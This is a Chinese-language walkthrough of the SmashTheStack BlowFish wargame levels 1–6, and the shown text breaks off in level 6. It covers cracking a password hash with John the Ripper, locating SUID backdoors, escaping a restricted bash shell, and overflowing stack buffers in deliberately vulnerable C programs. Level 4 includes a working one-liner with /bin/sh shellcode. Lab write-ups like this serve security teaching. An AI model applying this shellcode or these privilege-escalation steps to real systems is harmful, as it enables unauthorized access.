


# BlowFish 系列题目详解

---

## SmashTheStack - Wargame

CsperKid [S.Y.C]

2010/12/3



内容 pdf 简介

涉及很多 Linux 实用小技巧，例如 Linux 后门搜索、突破受限 shell、利用系统环境变量溢出、垃圾填充抬高基地址、格式化溢出、GOT 表劫持、程序竞争利用、ret2code 等。


wargame ++ smashthestack.org ++ now in version 2.0

## 目录

|   |    |
|---|----|
| [level 1] 破解 Linux 密码.....                          | 3  |
| [level 2] 寻找后门（welcome） .....                       | 4  |
| [level 3] 突破受限 shell（l3thal_Rul3Z!） .....           | 5  |
| [level 4] 简单堆栈溢出（n3xt_l3v3l!） .....                 | 6  |
| [level 5] 系统环境变量溢出（yummy_bluntz） .....              | 7  |
| [level 6] 缓冲区相互覆盖溢出（ur_so_l33t） .....               | 8  |
| [level 7] 利用系统环境变量逃逸（g00d_j0b） .....                | 10 |
| [level 8] 格式化溢出&GOT 劫持（w3ll_d0n3!）*稍微偏复杂些的章节* ..... | 13 |
| [level 9] 程序竞争利用（Ur_t3h_sh1t） .....                 | 21 |
| [level 10] 程序竞争利用（error:U_sux0rZ） .....             | 23 |
| [level 11] 简单缓冲区溢出（phj33r_tuX） .....                | 25 |
| [level 12] main_ret 跳转利用（em_KcuF） .....             | 26 |
| [小总结] 涉及利用技巧总结.....                                 | 29 |

## [level 1] 破解 Linux 密码

telnet blowfish.smashthestack.org 6666




```
casperkid@casperkid-desktop: ~  
level0@tux.smashthestack.org's password:  
Permission denied, please try again.  
level0@tux.smashthestack.org's password:  
casperkid@casperkid-desktop:~$ telnet blowfish.smashthestack.org 6666  
Trying 174.36.209.18...  
Connected to blowfish.smashthestack.org.  
Escape character is '^['.  
  
$1$4JKI4bjj$EucGdPgVb6uc4oTUQ.mJV0  
-----  
  
Crack this passwd with john the ripper  
and use the password to login with  
ssh level2@blowfish.smashthestack.org -p 2222  
  
- http://iamyas.blogspot.com/2008/01/format-of-etcshadow-file.html  
- http://www.openwall.com/john/  
  
whoops, superjames pwned this a little too much...  
  
Connection closed by foreign host.  
casperkid@casperkid-desktop:~$
```

得到 password hash

**\$1\$4JKI4bjj\$EucGdPgVb6uc4oTUQ.mJV0**

使用 John the ripper 破解即可得到密码 welcome



```
管理员: C:\Windows\system32\cmd.exe  
--session=NAME          give a new session the NAME  
--status[=NAME]         print status of a session [called NAME]  
--make-charset=FILE      make a charset, FILE will be overwritten  
--show                  show cracked passwords  
--test                  perform a benchmark  
--users=[-!LOGIN!UID[,...]] [do not] load this <these> user(s) only  
--groups=[-!GID[,...]]   load users [not] of this <these> group(s) only  
--shells=[-!SHELL[,...]] load users with[out] this <these> shell(s) only  
--salts=[-!COUNT]       load salts with[out] at least COUNT passwords only  
--format=NAME            force ciphertext format NAME: DES/BSDI/MD5/BF/AFS/LM  
--save-memory=LEVEL      enable memory saving, at LEVEL 1..3  
  
D:\Software\hacker tools\破解工具\john1701\run>john-386.exe passwd.txt  
No password hashes loaded  
  
D:\Software\hacker tools\破解工具\john1701\run>john-386.exe passwd.txt  
No password hashes loaded  
  
D:\Software\hacker tools\破解工具\john1701\run>john-386.exe --wordlist=passwd.lst  
t passwd.txt  
Loaded 1 password hash (FreeBSD MD5 [32/32])  
welcome          (test2)  
guesses: 1 time: 0:00:00:01 100% c/s: 6121 trying: welcome  
  
D:\Software\hacker tools\破解工具\john1701\run>
```

## [level 2] 寻找后门 (welcome)

```
ssh levelx@blowfish.smashthestack.org -p2222
```

There is a backdoor to the next level hidden somewhere on this system, find it, and get the pass for level3 from /pass/level3

这关找到系统后门，既然是要提权得到 level3 权限，并得到 pass 自然就直接寻找 level3 用户权限的文件即可

```
find / -user level3 -perm -4000 -exec ls -l {} \; 2>/dev/null
```


这个是查找用户为 level3 并且设置了 suid 位权限的程序

-exec ls -l {} \; 这个是以长格式显示

2>/dev/null 这个是出错信息（主要是权限不足的提示）不输出

-perm -4000 这个就是匹配设置了 suid 位权限位的程序

必须要用户设置了 suid 位，你去执行他的程序，才具有它的权限

A screenshot of a terminal window titled 'level2@blowfish.smashthestack.org: ~'. The terminal shows a series of commands and outputs. It starts with a message about IRC and admins. Then, the user runs the command 'find / -user level3 -perm -4000 -exec ls -l {} \; 2>/dev/null'. The output shows a file '/usr/bin/false' with permissions '-r-sr-x--- 2 level3 level2 607288 2007-12-02 17:13 /usr/bin/false'. The user then runs '/usr/bin/false', which outputs 'Stand-alone shell (version 3.7)'. Finally, the user runs 'cat /pass/level3', which outputs 'l3thal\_Rul3Z!'.

```
level2@blowfish.smashthestack.org: ~
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)

irc.smashthestack.org with any questions.

Admins - l3thal && cr

Forum: http://smashthestack.org/viewforum.php?id=10

Last login: Fri Dec  3 05:21:24 2010 from 118.116.46.187

There is a backdoor to the next level hidden somewhere on this system,
find it, and get the pass for level3 from /pass/level3

- http://smashthestack.org/viewtopic.php?id=436

hint: `man find`


level2@blowfish:~$ find / -user level3 -perm -4000 -exec ls -l {} \; 2>/dev/null
-r-sr-x--- 2 level3 level2 607288 2007-12-02 17:13 /usr/bin/false
level2@blowfish:~$ /usr/bin/false
Stand-alone shell (version 3.7)
> cat /pass/level3
l3thal_Rul3Z!
>
```

最后找到 `/usr/bin/false` 为一个后门(rootkit)

## [level 3] 突破受限 shell (l3thal\_Rul3Z!)

You are in a restricted shell. If you can break out of it, you need to find the backdoor hidden somewhere in the system. find it and cat /pass/level4

你在一个受限的 shell 里，要想办法突破这个限制，再寻找系统里所藏的后门




```
casperkid@casperkid-desktop: ~  
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)  
Last login: Wed Dec 1 12:16:48 2010 from 118.114.242.224  
  
You are in a restricted shell. If you can break out of it, you need to find the  
backdoor hidden somewhere in the system. find it and cat /pass/level4  
  
level3@blowfish:~$ ls  
-rbash: ls: command not found  
level3@blowfish:~$ set  
BASH=/bin/rbash  
BASH_ARGC=()  
BASH_ARGV=()  
BASH_LINENO=()  
BASH_SOURCE=()  
BASH_VERSION={0}="3" [1]="2" [2]="39" [3]="1" [4]="release" [5]="i486-pc-linux  
-gnu"  
BASH_VERSION="3.2.39(1)-release"  
COLUMNS=80  
DIRSTACK=()  
EUID=1005
```

发现 perl 还没受限，通过它调用一个 shell

有权限能 改变系统环境变量中的路径变量

`find / -user level4 -perm -4000 -exec ls -l {} \; 2>/dev/null`

找到了那个很隐秘的后门 /home/level3/.. /cat\_lv14(注意有 5 个空格)




```
casperkid@casperkid-desktop: ~  
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)  
PS1='\u@\h:\w\$ '  
PS2='> '  
PS4='+ '  
PWD=/home/level3  
SHELL=/bin/rbash  
SHELLOPTS=braceexpand:emacs:hashall:histexpand:history:interactive-comments:moni  
tor  
SHLVL=1  
SSH_CLIENT='118.114.242.224 17840 22'  
SSH_CONNECTION='118.114.242.224 17840 192.168.1.36 22'  
SSH_TTY=/dev/pts/14  
TERM=xterm  
UID=1005  
USER=level3  
_ls  
level3@blowfish:~$ perl  
#!/bin/sh  
sh-3.2$ export PATH=/usr/bin:/bin  
sh-3.2$ find / -user level4 -perm -4000 -exec ls -l {} \; 2>/dev/null  
-r--sr-x--- 1 level4 level3 7460 2007-12-03 13:41 /home/level3/.. /cat_lv14  
sh-3.2$ /home/level3/.. \ \ \ \ \ /cat_lv14  
n3xt_l3v3l!  
sh-3.2$
```



## [level 4] 简单堆栈溢出 (n3xt\_l3v3l!)

There is a buffer overflow in /levels/level4  
exploit it and move on to the next level!

level4 这个程序是个标准的堆栈缓冲区溢出

A terminal window titled 'level4@blowfish.smashthestack.org: /levels'. It shows the source code of level4.c. The code includes <stdio.h> and defines a main function with a 256-byte buffer. It uses strcpy to copy argv[1] into the buffer. The terminal output shows the user navigating to /levels and viewing the file.


```
level4@blowfish:~/levels$ cat level4.c
#include <stdio.h>

int main(int argc, char * argv[]) {
    char buf[256];

    if(argc == 1) {
        printf("Usage: %s input\n", argv[0]);
        exit(0);
    }

    strcpy(buf,argv[1]);
    printf("%s", buf);
}
level4@blowfish:~/levels$
```

调用了 strcpy() 函数, 使用 nop - shellcode - ret 的布局就可以成功溢出

A terminal window showing the successful exploitation of level4. The user runs a python command to generate a payload and pipes it into the level4 program. The output shows the user has reached the next level, level5.

```
level4@blowfish:~/levels$ ./level4 $(python -c 'print "\x90"*193 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\xb0\xcd\x80" + "\x90"*50 + "\xa0\xd6\xff\xbf"')
sh-3.2$ cat /pass/level5
yummy bluntz
sh-3.2$
```

## [level 5] 系统环境变量溢出 (yummy\_bluntz)

This level is another stack overflow in /levels/level5.  
Exploit to get the level6 pass from /pass/level6.

level5 也是一个堆栈缓冲区溢出

```
level5@blowfish.smashthestack.org: /levels
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
Exploit to get the level6 pass from /pass/level6.

level5@blowfish:~$ cd /levels
level5@blowfish:/levels$ cat level6.c
cat: level6.c: Permission denied
level5@blowfish:/levels$ cat level5.c
#include <stdio.h>

int main()
{
    char buffer[1024];

    if (getenv("VULN") == NULL) {
        fprintf(stderr, "Try Again!!\n");
        exit(1); }

    strcpy(buffer, (char *)getenv("VULN"));

    printf("Environment variable VULN is:\n"%s"\n\n", buffer);
    return 0;
}

level5@blowfish:/levels$
```


很简单，就是用 VULN 这个系统变量的内容去进行缓冲区溢出而已~

[illegible]

## [level 6] 缓冲区相互覆盖溢出 (ur\_so\_l33t)

This level is another stack overflow in /levels/level6  
Exploit it and move to the next level.

还是个堆栈缓冲区溢出，代码稍微多点点~ 大家先慢慢看~




```
level6@blowfish.smashthestack.org: /levels
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
This level is another stack overflow in /levels/level6
Exploit it and move to the next level.
level6@blowfish:~$ cd /levels
level6@blowfish:/levels$ cat level6.c
#include <stdio.h>
#include <string.h>

int badfunc(char *string1, char *string2) {

    char  buffer1[1024];
    char  buffer2[1024];

    if(strlen(string1)>=sizeof(buffer1)) {
        printf("\n\t(!) overflow detected.\n");
        printf("\t(-) exiting...\n\n");
        return -1;
    }
    else {
        printf("\n\t(+) copying string1 into the buffer...");
        snprintf(buffer1,sizeof(buffer1),"%s",string1);
        printf("\t\t[done] (%d)\n", strlen(buffer1));
    }

    if(strlen(string2)>=sizeof(buffer2)*3) {
```



```
        printf("\n\t(!) overflow detected.\n");
        printf("\t(-) exiting...\n\n");
        return -1;
    }
    else {
        printf("\t(+) copying string2 into the buffer...");
        snprintf(buffer2,sizeof(buffer1)*3,"%s",string2);
        printf("\t\t[done] (%d)\n\n", strlen(buffer2));
    }

    return 0;
}

int main(int argc, char *argv[]) {

    if(argc != 3)
        return -1;

    badfunc(argv[2], argv[1]);

    return 0;
}
```



绕过前面的检测后

```
sprintf(buffer2, sizeof(buffer1)*3, "%s", string2)
```


可以看出想要溢出十分简单

只需要 argv[1] 的长度远大于 argv[2] 的长度即可

然后还是使用 nop - shellcode - ret 的布局

|      |      |
|------|------|
| buf2 | 1024 |
| buf1 | 1024 |
| xxxx | 4    |
